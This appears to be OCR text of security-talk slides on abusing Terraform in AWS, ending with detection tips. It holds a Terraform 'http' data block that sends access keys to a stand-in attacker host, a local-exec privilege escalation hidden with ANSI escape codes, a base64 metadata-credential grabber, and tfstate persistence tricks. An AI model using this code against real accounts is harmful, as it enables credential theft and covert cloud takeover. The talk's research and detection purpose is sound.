
MODIFY CURRENT USER PRIVS

```
# File one
...
resource "aws_iam_user_policy" "attacker_policy" {
  name = "AttackerPolicy"
  user = "targetUser"

  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
EOF
}
...


# File two
...
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}
...
```

- Policy Addition
- Policy Update
- Permission Boundary modification
- Group Addition

Then, same as on the previous case, just get the creds using HTTP

```
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}

data "http" "ip_address" {
  url = "http://attacker.ip?${aws_iam_access_key.target_access_key.id}; ${aws_iam_access_key.target_access_key.secret}; ${var.region}"
}
```



CREATE/UPDATE USER AND ACCESS KEYS

```
# File one
...
resource "aws_iam_user_policy" "attacker_policy" {
  name = "AttackerPolicy"
  user = "targetUser"

  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "*"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
EOF
}
...


# File two
...
resource "aws_iam_access_key" "target_access_key" {
  user = aws_iam_user.lb.name
}
...
```

- Policy Addition
- Policy Update
- Permission Boundary modification
- Group Addition
- Role Policy Modification

Then, same as on the previous case, just get the creds using HTTP

```
data "http" "ip_address" {
  url = "http://attacker.ip?${var.access_key}; ${var.secret_key}; ${var.region}"
}
```


WHAT ABOUT
THE REST?
WE USE
PYTHON

TERRAFORM INDICATORS

TERRAFORM LOGS

When a Terraform data source or resource is executed, 2 sts:GetCallerIdentity are executed first, to check the credential's validity. Thus, the events become:

sts:GetCallerIdentity

↳ **Terraform Event**

↳ **sts:GetCallerIdentity**

TERRAFORM USER AGENT

Each event in Terraform is executed with a user-agent with format:


APN/1.0 HashiCorp/1.0 Terraform/<terraform version> (+https://www.terraform.io) terraform-provider-aws/<provider version> (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/<AWS SDK Version> os/<OS Type> lang/go#<Go Version> md/GOOS#<Go OS> md/GOARCH#<Go Arch> api/<aws service>#<AWS SDK Version>

BOTO3

```
def user_agent(self):
    """
    Return a string suitable for use as a User-Agent header.
    The string will be of the form:

    <agent_name>/<agent_version> Python/<py_ver> <plat_name>/<plat_ver> <exec_env>

    Where:

     - agent_name is the value of the `user_agent_name` attribute
       of the session object (`Botocore` by default).
     - agent_version is the value of the `user_agent_version`
       attribute of the session object (the botocore version by default).
       by default.
     - py_ver is the version of the Python interpreter beng used.
     - plat_name is the name of the platform (e.g. Darwin)
     - plat_ver is the version of the platform
     - exec_env is exec-env/$AWS_EXECUTION_ENV

    If ``user_agent_extra`` is not empty, then this value will be
    appended to the end of the user agent string.

    """
    base = '%s/%s Python/%s %s/%s' % (self.user_agent_name,
                                      self.user_agent_version,
                                      platform.python_version(),
                                      platform.system(),
                                      platform.release())
    if HAS_CRT:
        base += ' awscrt/%s' % self._get_crt_version()
    if os.environ.get('AWS_EXECUTION_ENV') is not None:
        base += ' exec-env/%s' % os.environ.get('AWS_EXECUTION_ENV')
    print(base)
    if self.user_agent_extra:
        base += ' %s' % self.user_agent_extra

    return base
```

When boto3 creates a session, it generates a user-agent, which in the end of it, has a postfix **Botocore/<botocore version>**
This is defined by variable **self.user_agent_extra**

APN/1.0 HashiCorp/1.0 Terraform/<terraform version> (+https://www.terraform.io) terraform-provider-aws/<provider version> (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/<AWS SDK Version> os/<OS Type> lang/go#<Go Version> md/GOOS#<Go OS> md/GOARCH#<Go Arch> api/<aws service>#<AWS SDK Version>




PUTTING IT TOGETHER

Change botocore code to modify user-agent


boto3 sts:GetCallerIdentity

boto3 Terraform Event

boto3 sts:GetCallerIdentity



SO, WHERE IS TERRAFORM HERE?



PYTHON PROVIDER

```
terraform {
  required_providers {
    python = {
      source = "joaqquin89/python"
    }
  }
}
```

Python Provider

Python Command

```
resource "python_exec" "main" {
    pyversion = "v2"
    script    = "pythonscript.py"
    args      = "AllowPolAttach_5 <ARG2>....."
}
```

```
local_fileresource "local_file" "foo" {
  content  = "foo!"
  filename = "/tmp/${var.policy-name}.json"
}
```

Python file creation

PUTTING IT TOGETHER


Change botocore code to modify user-agent

→ boto3 sts:GetCallerIdentity

→ boto3 Terraform Event

→ boto3 sts:GetCallerIdentity

→ terraform Python Provider




```
(test)()(Nebula) >>> use module privesc/aws_iam_create_policy
_version_terraform
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>
 set policy-arn arn:aws:iam::621042647096:policy/AllowPolAtta
ch_5
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>
 use credentials adminUserHP
[*] Currect credential profile set to 'adminUserHP'.Use 'show
 current-creds' to check them.
(test)()(privesc/aws_iam_create_policy_version_terraform) >>>
```

USING AWSCLI THROUGH TERRAFORM

Since the previous scenario requires a python file to be saved in the machine, another way to do it is by using awscli:

```
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null; aws iam create-policy-version --policy-arn ${var.policyarn} --policy-document '${var.po
licydoc}' --profile ${var.awsprofile} > /dev/null; aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null;"
  }
```

```
null_resource.rev_shell: Destroying... [id=1612956579686512551]
null_resource.rev_shell: Destruction complete after 0s
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: ["/bin/sh" "-c" "aws sts get-caller-identity --profile default; aws iam create-policy-version --policy-arn a
rn:aws:iam::093305336519:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \"Effect\": \
"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default; aws sts get-caller-identity --profile default;"]
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):     "Account": "093305336519",
null_resource.rev_shell (local-exec):     "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "PolicyVersion": {
null_resource.rev_shell (local-exec):         "VersionId": "v4",
null_resource.rev_shell (local-exec):         "IsDefaultVersion": false,
null_resource.rev_shell (local-exec):         "CreateDate": "2024-07-17T19:25:36+00:00"
null_resource.rev_shell (local-exec):     }
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):     "Account": "093305336519",
null_resource.rev_shell (local-exec):     "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell: Creation complete after 2s [id=6112855980414948998]

Apply complete! Resources: 1 added, 0 changed, 1 destroyed.
```

CAUGHT BY OUTPUT

Since the previous scenario requires a python file to be saved in the machine, another way to do it is by using awscli:

```
null_resource.rev_shell: Destroying... [id=1612956579686512551]
null_resource.rev_shell: Destruction complete after 0s
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: ["/bin/sh" "-c" "aws sts get-caller-identity --profile default; aws iam create-policy-version --policy-arn a
rn:aws:iam::093305336519:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \"Effect\": \
"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default; aws sts get-caller-identity --profile default;"]
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):     "Account": "093305336519",
null_resource.rev_shell (local-exec):     "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "PolicyVersion": {
null_resource.rev_shell (local-exec):         "VersionId": "v4",
null_resource.rev_shell (local-exec):         "IsDefaultVersion": false,
null_resource.rev_shell (local-exec):         "CreateDate": "2024-07-17T19:25:36+00:00"
null_resource.rev_shell (local-exec):     }
null_resource.rev_shell (local-exec): }
null_resource.rev_shell (local-exec): {
null_resource.rev_shell (local-exec):     "UserId": "AIDARLOLOOLD6PQDCRF4C",
null_resource.rev_shell (local-exec):     "Account": "093305336519",
null_resource.rev_shell (local-exec):     "Arn": "arn:aws:iam::093305336519:user/adminUser"
null_resource.rev_shell (local-exec): }
null_resource.rev_shell: Creation complete after 2s [id=6112855980414948998]

Apply complete! Resources: 1 added, 0 changed, 1 destroyed.
```

Normal Output

Output after passing it to null

```
null_resource.rev_shell: Creating...
null_resource.rev_shell: Provisioning with 'local-exec'...
null_resource.rev_shell (local-exec): Executing: ["/bin/sh" "-c" "aws sts get-caller-identity --profile default > /dev/null; aws iam create-policy-version --
policy-arn arn:aws:iam::[redacted]:policy/AllowPolicyAttach --policy-document '{\"Version\": \"2012-10-17\", \"Statement\": [{\"Sid\": \"VisualEditor0\", \
"Effect\": \"Allow\", \"Action\": \"*\", \"Resource\": \"*\"}]}' --profile default > /dev/null; aws sts get-caller-identity --profile default > /dev/null;"]
null_resource.rev_shell: Creation complete after 3s [id=5968745166883394939]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
```

OBFUSCATING TERRAFORM

In his article, Joern Schneeweisz shows how ANSI escape can be used to hide the code being executed using ANSI Escape Characters, more specifically **\\033[2K \\033[A:**

Clear the current line

Set cursor to previous line

Terraform as part of the software supply chain, Part 1 - Modules and Providers

We examine the supply chain aspects of Terraform, starting with a closer look at malicious Terraform modules and providers and how you can better secure them.

GitLab / Jun 1, 2022

In the end, the exec code becomes:

```
resource "null_resource" "rev_shell" {
  provisioner "local-exec" {
    command = "aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null; aws iam create-policy-version --policy-arn ${var.policyarn} --policy-docu
ment '${var.policydoc}' --profile ${var.awsprofile} > /dev/null; aws sts get-caller-identity --profile ${var.awsprofile} > /dev/null; echo -e '\\033[2K \\033
[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A \\033[2K \\033[A';
"
  }
}
```

Output after ANSI Escape

```
  Enter a value: yes

null_resource.rev_shell: Creating...
null_resource.rev_shell: Creation complete after 3s [id=8606199616064971324]

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
```

PERSISTENCE USING TERRAFORM

1. Creating a new policy version
2. Setting the default policy version to an existing version
3. Creating an EC2 instance with an existing instance profile (aws_instance)
4. Creating a new user access key (aws_iam_access_key)
5. Creating a new login profile (aws_iam_user_login_profile)
6. Updating an existing login profile (aws_iam_user_login_profile)
7. Attaching a policy to a user (aws_iam_user_policy_attachment)
8. Attaching a policy to a group (aws_iam_group_policy_attachment)
9. Attaching a policy to a role (aws_iam_role_policy_attachment)
10. Creating/updating an inline policy for a user (aws_iam_user_policy)
11. Creating/updating an inline policy for a group (aws_iam_group_policy)
12. Creating/updating an inline policy for a role (aws_iam_role_policy)
13. Adding a user to a group (aws_iam_group_membership or iam_user_group_membership)
14. Updating the AssumeRolePolicyDocument of a role
15. Passing a role to a new Lambda function, then invoking it
16. Passing a role to a new Lambda function, then invoking it cross-account
17. Passing a role to a new Lambda function, then triggering it with DynamoDB
18. Updating the code of an existing Lambda function
19. Passing a role to a Glue Development Endpoint
20. Updating an existing Glue Dev Endpoint
21. Passing a role to CloudFormation
22. Passing a role to Data Pipeline
23. Creating a CodeStar project from a template
24. Passing a role to a new CodeStar project
25. Creating a new CodeStar project and associating a team member
26. Adding a malicious Lambda layer to an existing Lambda function (aws_lambda_layer_version)
27. Passing a role to a new SageMaker Jupyter notebook
28. Gaining access to an existing SageMaker Jupyter notebook

TFSTATE -> RESOURCE UPDATE

Earlier this year, Daniel Grzelak wrote a blog on how to modify tfstate to achieve persistence on cloud:

```
      ~ tenancy                              = "default" -> (known after apply)
      + user_data                            = "ef4957ec5768fd4b7ab56fa32a3f436c6e511ba5"
      ~ user_data_base64                     = "I2Nsb3VkLWJvb3Rob29rXG4KIyEvYmluL2Jhc2gKcHJvZmlsZT1gY3VybCBodHRwOi8vMTY5LjI1NC4xNjkuMjU0L2xhdGVzdC9tZXRhLWRhdGEvaWFtL3NlY3VyaXR5LWNyZWRlbnRpYWxzL2AkY3VybCBodHRwOi8vMTY5LjI1NC4xNjkuMjU0L2xhdGVzdC9tZXRhLWRhdGEvaWFtL3NlY3VyaXR5LWNyZWRlbnRpYWxzLyR7cHJvZmlsZX0gPiAvdG1wL2dhcmJhZ2UK" -> (known after apply)
      ~ vpc_security_group_ids               = [
```

```
Plan: 2 to add, 0 to change, 2 to destroy.

Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.

  Enter a value: yes

aws_subnet.example2: Destroying... [id=subnet-0867b54c300c41e71]
aws_instance.example: Destroying... [id=i-03fb892a9bd8860fa]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 10s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 10s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 20s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 20s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 30s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 30s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 40s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 40s elapsed]
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 50s elapsed]
aws_subnet.example2: Still destroying... [id=subnet-0867b54c300c41e71, 50s elapsed]
aws_subnet.example2: Destruction complete after 59s
aws_instance.example: Still destroying... [id=i-03fb892a9bd8860fa, 1m0s elapsed]
aws_instance.example: Destruction complete after 1m1s
aws_subnet.example: Creating...
aws_subnet.example: Creation complete after 0s [id=subnet-097be7623504161b3]
aws_instance.example: Creating...
aws_instance.example: Still creating... [10s elapsed]
aws_instance.example: Creation complete after 13s [id=i-094b5752e8a52f15b]

Apply complete! Resources: 2 added, 0 changed, 2 destroyed.
```

The issue with this approach is that when resources are modified, they are destroyed and recreated with the new definitions. Meaning we cannot achieve update without ruining the target's resources.

TFSTATE -> CUSTOM PROVIDER


Another thing that can be done, would be to create a custom provider and put it on the tfstate:

```
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
```

to

```
"provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",
```

Basically this will do anything a Go code will



- Get the creds from the machine and send them to the attacker
- Code exec
- Setup persistence

TROJANFORM DETECTION

TERRAFORM LOGS

When a Terraform data source or resource is executed, 2 sts:GetCallerIdentity are executed first, to check the credential's validity. Thus, the events become:

sts:GetCallerIdentity

Terraform Event

sts:GetCallerIdentity

TERRAFORM USER AGENT

Each event in Terraform is executed with a user-agent with format:

APN/1.0 HashiCorp/1.0 Terraform/<terraform version> (+https://www.terraform.io) terraform-provider-aws/<provider version> (+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/<AWS SDK Version> os/<OS Type> lang/go#<Go Version> md/GOOS#<Go OS> md/GOARCH#<Go Arch> api/<aws service>#<AWS SDK Version>

SOME TIPS

- Check for terraform indicators on logs
- Setup a lab and check every resource being created/updated
- Monitor Access to the Repo in which the TF code resides
- Monitor Access to the Bucket (or everywhere) where TFState file resides
- Read the Code you will use (especially on production)

THANK YOU!
ANY QUESTIONS?